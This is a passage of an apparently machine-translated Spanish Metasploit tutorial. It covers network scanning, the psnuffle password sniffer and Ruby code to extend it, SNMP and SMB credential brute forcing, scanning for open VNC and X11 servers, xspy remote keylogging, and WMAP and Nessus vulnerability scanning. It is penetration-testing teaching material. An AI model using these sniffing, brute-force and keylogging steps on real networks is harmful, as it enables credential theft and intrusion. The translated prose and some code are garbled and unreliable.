[*] exec: cat subnet_1.gnmap | grep 22/open | awk '{print $2}' > /tmp/22_open.txt

```

```

msf auxiliary(ssh_version) > set RHOSTS file:/tmp/22_open.txt
RHOSTS => file:/tmp/22_open.txt
msf auxiliary(ssh_version) > set THREADS 50
THREADS => 50

```

```
msf auxiliary(ssh_version) > run
```

```
[*] 192.168.1.1:22, SSH server version: SSH-2.0-dropbear_0.52  
[*] 192.168.1.137:22, SSH server version: SSH-1.99-OpenSSH_4.4  
[*] Auxiliary module execution completed
```

Mal configurados los servidores de FTP con frecuencia puede ser el punto de apoyo que usted necesita para tener acceso a toda la red por lo que siempre vale la pena comprobar para ver si el acceso anónimo se permite cada vez que encuentro un puerto FTP que por lo general en el puerto TCP 21. Vamos a fijar los THREADS a 10 aquí sólo vamos a analizar el rango de 10 hosts.

```
msf > use scanner/ftp/anonymous  
msf auxiliary(anonymous) > set RHOSTS 192.168.1.20-192.168.1.30  
RHOSTS => 192.168.1.20-192.168.1.30
```

```
msf auxiliary(anonymous) > set THREADS 10  
THREADS => 10
```

```
msf auxiliary(anonymous) > show options
```


Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----
FTPPASS	mozilla@example.com	no	The password for the specified username
FTPUSER	anonymous	no	The username to authenticate as
RHOSTS		yes	The target address range or CIDR
identifier			
RPORT	21	yes	The target port
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(anonymous) > run
```

```
[*] 192.168.1.23:21 Anonymous READ (220 (vsFTPd 1.1.3))  
[*] Recording successful FTP credentials for 192.168.1.23  
[*] Auxiliary module execution completed
```

En un corto periodo de tiempo y con muy poco trabajo, estamos en condiciones de adquirir una gran cantidad de información acerca de los anfitriones que residen en nuestra red por lo tanto nos proporciona una imagen mucho mejor de lo que se enfrentan a la hora de realizar nuestra prueba de penetración.



# Password Sniffing

Recientemente, Max Moser publicó un módulo de contraseña Metasploit framework oler llamado 'psnuffle' que rastrear contraseñas de la conexión similar a la herramienta dsniff. Actualmente soporta POP3, IMAP, FTP y HTTP GET. Puede leer más sobre el módulo en el Blog de Max en <http://remote-exploit.blogspot.com/2009/08/psnuffle-password-sniffer-for.html>.

A través del "psnuffle" módulo es muy simple. Hay algunas opciones disponibles, pero el módulo de grandes obras "out of the box".

```
msf > use auxiliary/sniffer/psnuffle
msf auxiliary(psnuffle) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
FILTER		no	The filter string for capturing traffic
INTERFACE		no	The name of the interface
PCAPFILE		no	The name of the PCAP capture file to
process			
PROTOCOLS	all	yes	A comma-delimited list of protocols to sniff or "all".
RHOST		yes	The target address
SNAPLEN	65535	yes	The number of bytes to capture
TIMEOUT	1	yes	The number of seconds to wait for new data

Como puede ver, la única opción obligatoria que requiere la acción es rhost. También hay algunas opciones disponibles, incluyendo la posibilidad de importar un archivo de captura PCAP. Vamos a ejecutar el escáner en su modo predeterminado.

```
msf auxiliary(psnuffle) > set RHOST 192.168.1.155
RHOST => 192.168.1.155
msf auxiliary(psnuffle) > run
[*] Auxiliary module running as background job
[*] Loaded protocol FTP from
/pentest/exploits/framework3/data/exploits/psnuffle/ftp.rb...
[*] Loaded protocol IMAP from
/pentest/exploits/framework3/data/exploits/psnuffle/imap.rb...
[*] Loaded protocol POP3 from
/pentest/exploits/framework3/data/exploits/psnuffle/pop3.rb...
[*] Loaded protocol URL from
/pentest/exploits/framework3/data/exploits/psnuffle/url.rb...
[*] Sniffing traffic.....
[*] Successful FTP Login: 192.168.1.112:21-192.168.1.101:48614 >> dookie / dookie
(220 3Com 3CDaemon FTP Server Version 2.0)
```

¡Ahí está! Hemos capturado un exitoso inicio de sesión FTP. Esta es una excelente herramienta para la recopilación de información pasiva.

# Extending Psnuffle

Psnuffle es fácil de extender, debido a su diseño modular. Esta sección le guiará a través del proceso de desarrollo de un IRC (Internet Relay Chat) protocolo de sniffer (Notificación y mensajes de Nick).

Ubicación del módulo

Todos los diferentes módulos se encuentran en los datos / exploits / psnuffle. Los nombres se corresponden con los nombres de protocolo que se utiliza dentro de psnuffle. Para desarrollar nuestro propio módulo, que eche un vistazo a las partes más importantes del actual módulo de pop3 sniffer como una plantilla.

Definiciones de patrones:

```
self.sigs = {
:ok => /^(+OK[^\n]*)n/si,
:err => /^(-ERR[^\n]*)n/si,
:user => /^USERS+([^\n]+)n/si,
:pass => /^PASSs+([^\n]+)n/si,
:quit => /^(QUITs*[^\n]*)n/si }
```

Esta sección define los patrones de expresión que se utilizará durante la inhalación para identificar datos de interés. Las expresiones regulares se ven muy extraño al principio, pero son muy poderosos. En resumen, todo dentro de () estará disponible dentro de una variable más adelante en el guión.

```
self.sigs = {
:user => /^(NICKs+([^\n]+))/si,
:pass => /b(IDENTIFYs+([^\n]+))/si, }
```

A IRC en esta sección se parecen a las anteriores. Sí sé que no todos los nickservers está utilizando IDENTIFICAR enviar la contraseña, pero no el de freenode. Su apogeo un ejemplo :-)

sesión de la definición

Por cada módulo, primero tenemos que definir qué puertos se debe manejar y la forma en la reunión deben ser rastreados.

```
return if not pkt[:tcp] # We don't want to handle anything other than tcp
return if (pkt[:tcp].src_port != 6667 and pkt[:tcp].dst_port != 6667) # Process
only packet on port 6667
```

```
#Ensure that the session hash stays the same for both way of communication
if (pkt[:tcp].dst_port == 6667) # When packet is sent to server
s = find_session("#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}-
#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}")
else # When packet is coming from the server
s = find_session("#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}-
#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}")
end
```

Ahora que tenemos un objeto de sesión única que consolida la información, podemos seguir y el contenido de proceso de paquetes que coinciden con una de las expresiones regulares que definimos anteriormente.

```
case matched
when :user # when the pattern "/^(NICKs+[\n]+)/si" is matching the packet content
s[:user]=matches #Store the name into the session hash s for later use
# Do whatever you like here... maybe a puts if you need to
when :pass # When the pattern "/b(IDENTIFYs+[\n]+)/si" is matching
s[:pass]=matches # Store the password into the session hash s as well
if (s[:user] and s[:pass]) # When we have the name and the pass sniffed, print it
print "-> IRC login sniffed: #{s[:session]} >> username:#{s[:user]}
password:#{s[:pass]}n"
end
sessions.delete(s[:session]) # Remove this session because we dont need to track it
anymore
when nil
# No matches, don't do anything else # Just in case anything else is matching...
sessions[s[:session]].merge!({k => matches}) # Just add it to the session object
end
```

Esa es básicamente la misma. Descargue el programa completo aquí.

# SNMP Sweeping

sweeps SNMP son a menudo un buen indicador en la búsqueda de una tonelada de información sobre un determinado sistema o en realidad comprometer el dispositivo remoto. Si usted puede encontrar un dispositivo Cisco corriendo una cadena privada, por ejemplo, usted puede descargar la configuración del dispositivo todo, modificarlo, y cargando su propia configuración maliciosos. También muchas veces, los propios contraseñas son codificadas nivel 7 que significa que son triviales para decodificar y obtener la contraseña de activación o inicio de sesión para el dispositivo específico.

Metasploit framework viene con un módulo auxiliar específicamente para barrer los dispositivos SNMP. Hay un par de cosas para entender antes de realizar nuestro ataque. En primer lugar, de sólo lectura y lectura y escritura cadenas de comunidad juegan un papel importante en el tipo de información que puede ser extraído o modificado en los propios dispositivos. Si se puede "adivinar" el de sólo lectura o lectura-escritura cadenas se puede obtener un poco de acceso que normalmente no tendrían. Además, si los dispositivos basados en Windows están configurados con SNMP, muchas veces con las cadenas de comunidad RO / RW puede extraer los niveles de parches, servicios en ejecución, los últimos tiempos reiniciar el sistema, nombres de usuario en el sistema, rutas y diferentes cantidades de información que es valiosa a un atacante.

Al consultar a través de SNMP, no es qué es un API llamado MIB. El MIB es sinónimo de la Base de Información de Gestión (MIB), esta interfaz permite consultar el dispositivo y obtener información. Metasploit framework viene cargado con una lista de MIB defecto que tiene en su base de datos, que los utiliza para consultar con el dispositivo para obtener más información en función de qué nivel de acceso se obtiene. Vamos a echar un vistazo en el módulo auxiliar.

```
msf > search snmp
[*] Searching loaded modules for pattern 'snmp'...
```

## Exploits

```
=====
```

Name	Description
----	-----
windows/ftp/oracle9i_xdb_ftp_unlock	Oracle 9i XDB FTP UNLOCK Overflow (win32)

## Auxiliary

```
=====
```

Name	Description
----	-----
scanner/snmp/aix_version	AIX SNMP Scanner Auxiliary Module
scanner/snmp/community	SNMP Community Scanner

```
msf > use auxiliary/scanner/snmp/snmp_login
msf auxiliary(snmp_login) > show options
```

```
Module options (auxiliary/scanner/snmp/snmp_login):
```

Name	Current Setting
Required	Description
----	-----

```

-----
  BATCHSIZE          256
yes   The number of hosts to probe in each set
  BLANK_PASSWORDS   true                                     no
Try blank passwords for all users
  BRUTEFORCE_SPEED  5
yes   How fast to bruteforce, from 0 to 5
  CHOST              no
The local client address
  PASSWORD           no
The password to test
  PASS_FILE          /opt/metasploit3/msf3/data/wordlists/snmp_default_pass.txt no
File containing communities, one per line
  RHOSTS
yes   The target address range or CIDR identifier
  RPORT             161
yes   The target port
  STOP_ON_SUCCESS   false
yes   Stop guessing when a credential works for a host
  THREADS           1
yes   The number of concurrent threads
  USER_AS_PASS      true                                     no
Try the username as the password for all users
  VERBOSE           true
yes   Whether to print output for all attempts

msf auxiliary(community) > set RHOSTS 192.168.0.0-192.168.5.255
rhosts => 192.168.0.0-192.168.5.255
msf auxiliary(community) > set THREADS 10
threads => 10
msf auxiliary(community) > exploit
[*] >> progress (192.168.0.0-192.168.0.255) 0/30208...
[*] >> progress (192.168.1.0-192.168.1.255) 0/30208...
[*] >> progress (192.168.2.0-192.168.2.255) 0/30208...
[*] >> progress (192.168.3.0-192.168.3.255) 0/30208...
[*] >> progress (192.168.4.0-192.168.4.255) 0/30208...
[*] >> progress (-) 0/0...
[*] 192.168.1.50 'public' 'APC Web/SNMP Management Card (MB:v3.8.6 PF:v3.5.5
PN:apc_hw02_aos_355.bin AF1:v3.5.5 AN1:apc_hw02_sumx_355.bin MN:AP9619 HR:A10 SN:
NA0827001465 MD:07/01/2008) (Embedded PowerNet SNMP Agent SW v2.2 compatible)'
[*] Auxiliary module execution completed

```

Como podemos ver aquí, hemos sido capaces de encontrar una cadena de comunidad de "público", lo más probable es de sólo lectura y no revela un montón de información. Hacemos saber que el dispositivo es un Web de APC / dispositivo SNMP, y las versiones de su funcionamiento.



# Creating Your Own TCP Scanner

## Crear tu propio escáner TCP

Hay veces en que es posible que necesite un escáner específico, o tener actividad de escaneo a cabo dentro de Metasploit framework sería más fácil para los propósitos de secuencias de comandos que utilizar un programa externo. Metasploit framework tiene un montón de características que pueden ser muy útiles para este propósito, como el acceso a todas las clases y los métodos de explotación, soporte integrado para servidores proxy, la presentación de informes SSL, y construido en el roscado. Piense en los casos en que es posible que tenga que encontrar todas las instancias de una contraseña en un sistema, o una búsqueda de un servicio personalizado. Por no hablar, es bastante fácil y rápido para escribir el escáner personalizado.

Algunas de las funciones del escáner muchos Metasploit framework son los siguientes:

- \* Permite el acceso a todas las clases y los métodos de explotación*
- \* Soporte para servidores proxy se proporciona, SSL, y la presentación de informes*
- \* Construida en el escaneo threading y el rango*
- \* Fácil de escribir y ejecutar rápidamente*

Escribir su propio módulo de escáner también puede ser muy útil durante las auditorías de seguridad por lo que le permite localizar a cada instancia de una contraseña incorrecta o se puede escanear en casa en busca de un servicio vulnerable que necesita ser reparado.

Vamos a utilizar este escáner TCP muy simple que se conecta a un host en un puerto por defecto de 12345 que se puede cambiar a través de las opciones del módulo en tiempo de ejecución. Al conectar con el servidor, envía 'HOLA SERVER', recibe la respuesta y lo imprime junto con la dirección IP de la máquina remota.

```
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
  include Msf::Exploit::Remote::Tcp
  include Msf::Auxiliary::Scanner
  def initialize
    super(
      'Name'           => 'My custom TCP scan',
      'Version'        => '$Revision: 1 $',
      'Description'    => 'My quick scanner',
      'Author'         => 'Your name here',
      'License'        => MSF_LICENSE
    )
    register_options(
      [
        Opt::RPORT(12345)
      ], self.class)
  end

  def run_host(ip)
    connect()
    greeting = "HELLO SERVER"
    sock.puts(greeting)
```

```
        data = sock.recv(1024)
        print_status("Received: #{data} from #{ip}")
        disconnect()
    end
end
```

Guardamos el archivo en nuestro. / Modules / auxiliares / escáner / como "simple\_tcp.rb" y la carga hasta msfconsole. Es importante tener en cuenta dos cosas. En primer lugar, los módulos se cargan en tiempo de ejecución, por lo que nuestro nuevo módulo no se mostrará a menos que reiniciar nuestra interfaz de elección. La segunda es que la estructura de carpetas es muy importante, si nos hubiéramos salvado nuestro escáner en. / Modules / auxiliares / escáner / http / se mostraría en la lista de módulos como "escáner / http / simple\_tcp".

Para probar el escáner, definir un detector netcat en el puerto 12345 y el tubo en un archivo de texto para que actúe como la respuesta del servidor.

```
root@bt:~/docs# nc -lnvp 12345 < response.txt
listening on [any] 12345 ...
```

A continuación, seleccione el módulo de escáner, establezca sus parámetros, y ejecutarlo para ver los resultados.

```
msf > use scanner/simple_tcp
msf auxiliary(simple_tcp) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(simple_tcp) > run

[*] Received: hello metasploit from 192.168.1.101
[*] Auxiliary module execution completed
```

Como se puede deducir de este ejemplo simple, este nivel de versatilidad puede ser de gran ayuda cuando se necesita algún código personalizado en el medio de una prueba de penetración. El poder de la estructura y código reutilizable realmente brilla a través de aquí.

Informe de los Resultados

El "Informe" mixin ofrece "report\_ \*()". Estos métodos se basan en una base de datos con el fin de operar:

- \* Compruebe si hay una conexión de base de datos activa
- \* Compruebe si hay un registro duplicado
- \* Escribir un registro en la tabla

Los controladores de bases de datos están cargados automáticamente.

```
db_driver sqlite3 (or postgres, mysql)
```

**Use the 'Auxiliary::Report' mixin in your scanner code.**

```
include Msf::Auxiliary::Report
```

**Then, call the report\_note() method.**

```
report_note(  
  :host => rhost,  
  :type => "myscanner_password",  
  :data => data  
)
```

# Vulnerability Scanning

## Análisis de Vulnerabilidad

El análisis de vulnerabilidad le permitirá escanear rápidamente un rango de direcciones IP de destino en busca de vulnerabilidades conocidas, dando una prueba de intrusión una idea rápida de lo que los ataques valdría la pena llevar a cabo. Cuando se utiliza correctamente, este es un gran activo para un probador de la pluma, sin embargo, no está sin sus inconvenientes. El análisis de vulnerabilidad es bien conocida por una alta tasa de falsos positivos y falsos negativos. Esto tiene que tenerse en cuenta cuando se trabaja con cualquier software de escaneo de vulnerabilidades.

Echemos un vistazo a través de algunas de las capacidades de escaneo de vulnerabilidades que el Metasploit Framework puede proporcionar.

## SMB Login Check

### Consulte SMB Login

Una situación común que se encuentra en se está en posesión de un nombre de usuario y contraseña, y preguntándose en qué otro lugar se puede utilizar. Aquí es donde el inicio de sesión SMB escáner de cheques puede ser muy útil, ya que se conecta a una amplia gama de huéspedes y determinar si la combinación de usuario / contraseña se puede acceder al destino.

Tenga en cuenta, esto es muy "fuerte", ya que se mostrará como un intento de inicio de sesión fallidos en los registros de sucesos de cada caja de Windows lo que toca. Ser más cuidadosos en la red que está tomando esta acción. Todos los resultados exitosos puede ser enchufado en el módulo de explotar las ventanas / SMB / psexec (exactamente igual que la herramienta independiente) que pueden ser utilizados para crear sesiones Meterpreter.

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > show options
```

Module options (auxiliary/scanner/smb/smb\_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
PASS_FILE		no	File containing passwords, one per line
PRESERVE_DOMAINS	true	no	Respect a username that contains a domain name.
RHOSTS		yes	The target address range or CIDR

identifier				
RPORT	445	yes		Set the SMB service port
SMBDomain	WORKGROUP	no		SMB Domain
SMBPass		no		SMB Password
SMBUser		no		SMB Username
STOP_ON_SUCCESS	false	yes		Stop guessing when a credential
works for a host				
THREADS	1	yes		The number of concurrent threads
USERPASS_FILE		no		File containing users and passwords
separated by space, one pair per line				
USER_AS_PASS	true	no		Try the username as the password
for all users				
USER_FILE		no		File containing usernames, one per
line				
VERBOSE	true	yes		Whether to print output for all
attempts				

```

msf auxiliary(smb_login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(smb_login) > set SMBUser victim
SMBUser => victim
msf auxiliary(smb_login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_login) > set THREADS 50
THREADS => 50
msf auxiliary(smb_login) > run

```

```

[*] 192.168.1.100 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.111 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.114 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.125 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.116 - SUCCESSFUL LOGIN (Unix)
[*] Auxiliary module execution completed

```

```

msf auxiliary(smb_login) >

```

# VNC Authentication

La autenticación VNC Scanner None buscará un rango de direcciones IP en busca de objetivos que se está ejecutando un servidor VNC sin contraseña configurado. Muy bien vale la pena todos los administradores de su / su sal establece una contraseña antes de permitir las conexiones entrantes, pero nunca se sabe cuándo se puede tomar un golpe de suerte y el éxito de pen-test no deja piedra sin remover.

De hecho, una vez que cuando se hace un pentest, nos encontramos con un sistema en la red de destino con una instalación abierta VNC. A pesar de que estaban documentando nuestros resultados, me di cuenta de alguna actividad en el sistema. Resulta que alguien había encontrado el sistema, así! Un usuario no autorizado fue en vivo y activo en el mismo sistema al mismo tiempo. Después de participar en algo de ingeniería social con el intruso, se nos informó por parte del usuario que acababa en el sistema, y se encontró que a medida que se escanear grandes bloques de direcciones IP en busca de sistemas abiertos. Esto sólo lleva a casa el hecho de que los intrusos son, de hecho, la búsqueda activa de esta fruta madura, por lo que ignorar a su propio riesgo.

Para utilizar el escáner de VNC, primero seleccione el módulo de auxiliar, definir nuestras opciones, y luego se deja correr.

```
msf auxiliary(vnc_none_auth) > use auxiliary/scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR identifier
RPORT	5900	yes	The target port
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.1.0/24
```

```
RHOSTS => 192.168.1.0/24
```

```
msf auxiliary(vnc_none_auth) > set THREADS 50
```

```
THREADS => 50
```

```
msf auxiliary(vnc_none_auth) > run
```

```
[*] 192.168.1.121:5900, VNC server protocol version : RFB 003.008
```

```
[*] 192.168.1.121:5900, VNC server security types supported : None, free access!
```

```
[*] Auxiliary module execution completed
```

# Open X11

Al igual que el escáner vnc\_auth, el módulo de escáner Open\_X11 escanea un rango objetivo para servidores X11 que permitirá al usuario conectarse sin ningún tipo de autenticación. Piense en el devastador ataque que puede llevarse a cabo fuera de este error de configuración.

Para operar, una vez más que seleccionar el módulo de auxiliar, definir nuestras opciones, y se deja correr.

```
msf > use auxiliary/scanner/x11/open_x11
msf auxiliary(open_x11) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR identifier
RPORT	6000	yes	The target port
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(open_x11) > set RHOSTS 192.168.1.1/24
RHOSTS => 192.168.1.1/24
msf auxiliary(open_x11) > set THREADS 50
THREADS => 50
msf auxiliary(open_x11) > run
[*] Trying 192.168.1.1
[*] Trying 192.168.1.0
[*] Trying 192.168.1.2
...snip...
[*] Trying 192.168.1.29
[*] Trying 192.168.1.30
[*] Open X Server @ 192.168.1.23 (The XFree86 Project, Inc)
[*] Trying 192.168.1.31
[*] Trying 192.168.1.32
...snip...
[*] Trying 192.168.1.253
[*] Trying 192.168.1.254
[*] Trying 192.168.1.255
[*] Auxiliary module execution completed
```

A modo de ejemplo de lo que podríamos hacer a continuación, permite instituto keylogger remoto.

```
root@bt:~# cd /pentest/sniffers/xspy/
root@bt:/pentest/sniffers/xspy# ./xspy -display 192.168.1.101:0 -delay 100
```

```
ssh root@192.168.1.11 (+BackSpace) 37
sup3rs3cr3tp4s5w0rd
ifconfig
exit
```

# WMAP Web Scanner

WMAP es una característica rica en escáner de vulnerabilidades web que fue creado originalmente a partir de una herramienta llamada SqlMap. Esta herramienta se integra con Metasploit framework y nos permite llevar a cabo webapp escanear desde el Framework. Empezamos por crear primero una nueva base de datos para almacenar los resultados de análisis en, cargar el "WMAP" plug-in, y ejecutar "ayuda" para ver qué nuevos comandos están disponibles para nosotros.

```
msf > db_connect root:toor@localhost/wmap
msf > load wmap
[*]
===== [ WMAP v0.9 ] =====
= ET et [ ] metasploit.com =
=====
[*] Successfully loaded plugin: wmap
msf > help
```

## Wmap Commands

=====

Command	Description
-----	-----
wmap_attack	Crawl and Test
wmap_crawl	Crawl website
wmap_proxy	Run mitm proxy
wmap_run	Automatically test/exploit everything
wmap_sql	Query the database
wmap_targets	Targets in the database
wmap_website	List website structure

...snip...

Antes de ejecutar un análisis, primero tenemos que añadir una nueva dirección URL de destino por el que pasa la "-a" cambiar a "wmap\_targets". Luego, corriendo "wmap\_targets-p" se imprimirán los blancos disponibles.

```
msf > wmap_targets -h
[*] Usage: wmap_targets [options]
      -h                Display this help text
      -c [url]          Crawl website (msfcrawler)
      -p                Print all available targets
      -r                Reload targets table
      -s [id]           Select target for testing
      -a [url]          Add new target

msf > wmap_targets -a http://192.168.1.204
[*] Added target 192.168.1.204 80 0
[*] Added request /
msf > wmap_targets -p
[*]   Id. Host                Port    SSL
[*]   1. 192.168.1.204        80
[*] Done.
```



A continuación, seleccione el destino que desea analizar mediante el uso de la opción "-s". Cuando imprima la lista de objetivos más, podemos ver que hay una flecha que apunta a nuestro objetivo seleccionado.

```
msf > wmap_targets -s 1
msf > wmap_targets -p
[*]   Id. Host          Port    SSL
[*] => 1. 192.168.1.204 80
[*] Done.
msf >
```

Utilizando el "wmap\_run" comando buscará el sistema de destino. En primer lugar, utilizando la opción "-t" a la lista de los módulos que se utiliza para explorar el sistema remoto.

```
msf > wmap_run -h
[*] Usage: wmap_run [options]
      -h          Display this help text
      -t          Show all matching exploit modules
      -e [profile] Launch profile test modules against all matched targets.
                  No profile runs all enabled modules.

msf > wmap_run -t
[*] Loaded auxiliary/scanner/http/webdav_website_content ...
[*] Loaded auxiliary/scanner/http/http_version ...
[*] Loaded auxiliary/scanner/http/webdav_scanner ...
[*] Loaded auxiliary/scanner/http/svn_scanner ...
[*] Loaded auxiliary/scanner/http/soap_xml ...
...snip...
```

Todo lo que queda ahora es realmente ejecutar la exploración en contra de nuestra dirección URL de destino.

```
msf > wmap_run -e
[*] Using ALL wmap enabled modules.
[*] Launching auxiliary/scanner/http/webdav_website_content WMAP_SERVER against
192.168.1.204:80

[*] Found file or directory in WebDAV response (192.168.1.204)
http://192.168.1.204/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Launching auxiliary/scanner/http/http_version WMAP_SERVER against
192.168.1.204:80
[*] 192.168.1.204 Microsoft-IIS/6.0
...snip...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Launching auxiliary/scanner/http/dir_listing WMAP_DIR / against
192.168.1.204:80...
[*] Scanned 1 of 1 hosts (100% complete)
msf >
```

Una vez que la exploración haya terminado de ejecutarse, echamos un vistazo a la base de datos para ver si WMAP encontró nada de interés.

```
msf > db_hosts -c address,svcs,vulns
```

```
Hosts
```

```
=====
```

address	svcs	vulns
-----	----	-----
192.168.1.204	1	1

```
msf >
```

En cuanto a la salida de arriba, podemos ver que el WMAP ha informado sobre una vulnerabilidad. Running "db\_vulns" aparecerá una lista de detalles para nosotros.

```
msf > db_vulns
```

```
[*] Time: Thu Nov 25 00:50:27 UTC 2010 Vuln: host=192.168.1.204 port=80 proto=tcp  
name=HTTP-TRACE-ENABLED refs=BAhbByIIQ1ZFIg4yMDA1LTMzOTg=  
,BAhbByIIQ1ZFIg4yMDA1LTM0OTg=  
,BAhbByIKT1NWREIiCDg3Nw==  
,BAhbByIIQk1EIgoxMTYwNA==  
,BAhbByIIQk1EIgk5NTA2  
,BAhbByIIQk1EIgk5NTYx
```

```
msf >
```

La información sobre la vulnerabilidad está codificado en base64 formato por lo que tendrá que descifrar. Podemos usar openssl para esto.

```
msf > echo "BAhbByIIQ1ZFIg4yMDA1LTMzOTg=" | openssl base64 -d  
[*] exec: echo "BAhbByIIQ1ZFIg4yMDA1LTMzOTg=" | openssl base64 -d
```

```
[CVE"2005-3398
```

```
msf >
```

**Ahora podemos utilizar esta información para reunir más información sobre la vulnerabilidad reportada. Como pentesters, nos gustaría investigar más y encontrar cada uno de identificar si existen posibles métodos de ataque**

# Nessus Via Msfconsole

A aquellas situaciones en las que optan por permanecer en la línea de comandos, también existe la opción de conectarse a un servidor de Nessus 4.2.x versión directamente desde msfconsole. El puente de Nessus, escrito por Zate y trata en detalle en <http://blog.zate.org/2010/09/26/nessus-bridge-for-metasploit-intro/xmlrpc> utiliza para conectarse a una instancia de servidor de Nessus, que nos permite llevar a cabo las importaciones, un escaneo de vulnerabilidades en lugar de hacer una importación manual.

Empezamos por la primera carga el plugin Puente Nessus. Running "nessus\_help" mostrará los comandos disponibles para nosotros. Como puede ver, es bastante completo.

```
msf > load nessus
[*] Nessus Bridge for Nessus 4.2.x
[+] Type nessus_help for a command listing
[*] Successfully loaded plugin: nessus
msf > nessus_help
[+] Nessus Help
[+] type nessus_help command for help with specific commands
```

Command	Help Text
-----	
Generic Commands	
-----	
nessus_connect	Connect to a nessus server
nessus_logout	Logout from the nessus server
nessus_help	Listing of available nessus commands
nessus_server_status	Check the status of your Nessus Server
nessus_admin	Checks if user is an admin
nessus_server_feed	Nessus Feed Type
nessus_find_targets	Try to find vulnerable targets from a report
Reports Commands	
-----	
nessus_report_list	List all Nessus reports
nessus_report_get format	Import a report from the nessus server in Nessus v2 format
nessus_report_hosts	Get list of hosts from a report
nessus_report_host_ports	Get list of open ports from a host from a report
nessus_report_host_detail	Detail from a report item on a host
Scan Commands	
-----	
nessus_scan_new	Create new Nessus Scan
nessus_scan_status	List all currently running Nessus scans
...snip...	

Antes de comenzar, es necesario conectarse al servidor de Nessus en nuestra red. Tenga en cuenta que hay que añadir 'ok' al final de la cadena de conexión a reconocer el riesgo de que el hombre en el medio de ataque que sea posible.

```
msf > nessus_connect dook:s3cr3t@192.168.1.100
[-] Warning: SSL connections are not verified in this release, it is possible for
an attacker
[-] with the ability to man-in-the-middle the Nessus traffic to capture
the Nessus
[-] credentials. If you are running this on a trusted network, please pass
in 'ok'
[-] as an additional parameter to this command.
msf > nessus_connect dook:s3cr3t@192.168.1.100 ok
[*] Connecting to https://192.168.1.100:8834/ as dook
[*] Authenticated
msf >
```

Para ver las políticas de exploración que están disponibles en el servidor, nosotros emitimos el "nessus\_policy\_list" comando. Si no hay políticas disponibles, esto significa que usted tendrá que conectarse a la interfaz gráfica de Nessus y crear una antes de poder usarlo.

```
msf > nessus_policy_list
[+] Nessus Policy List

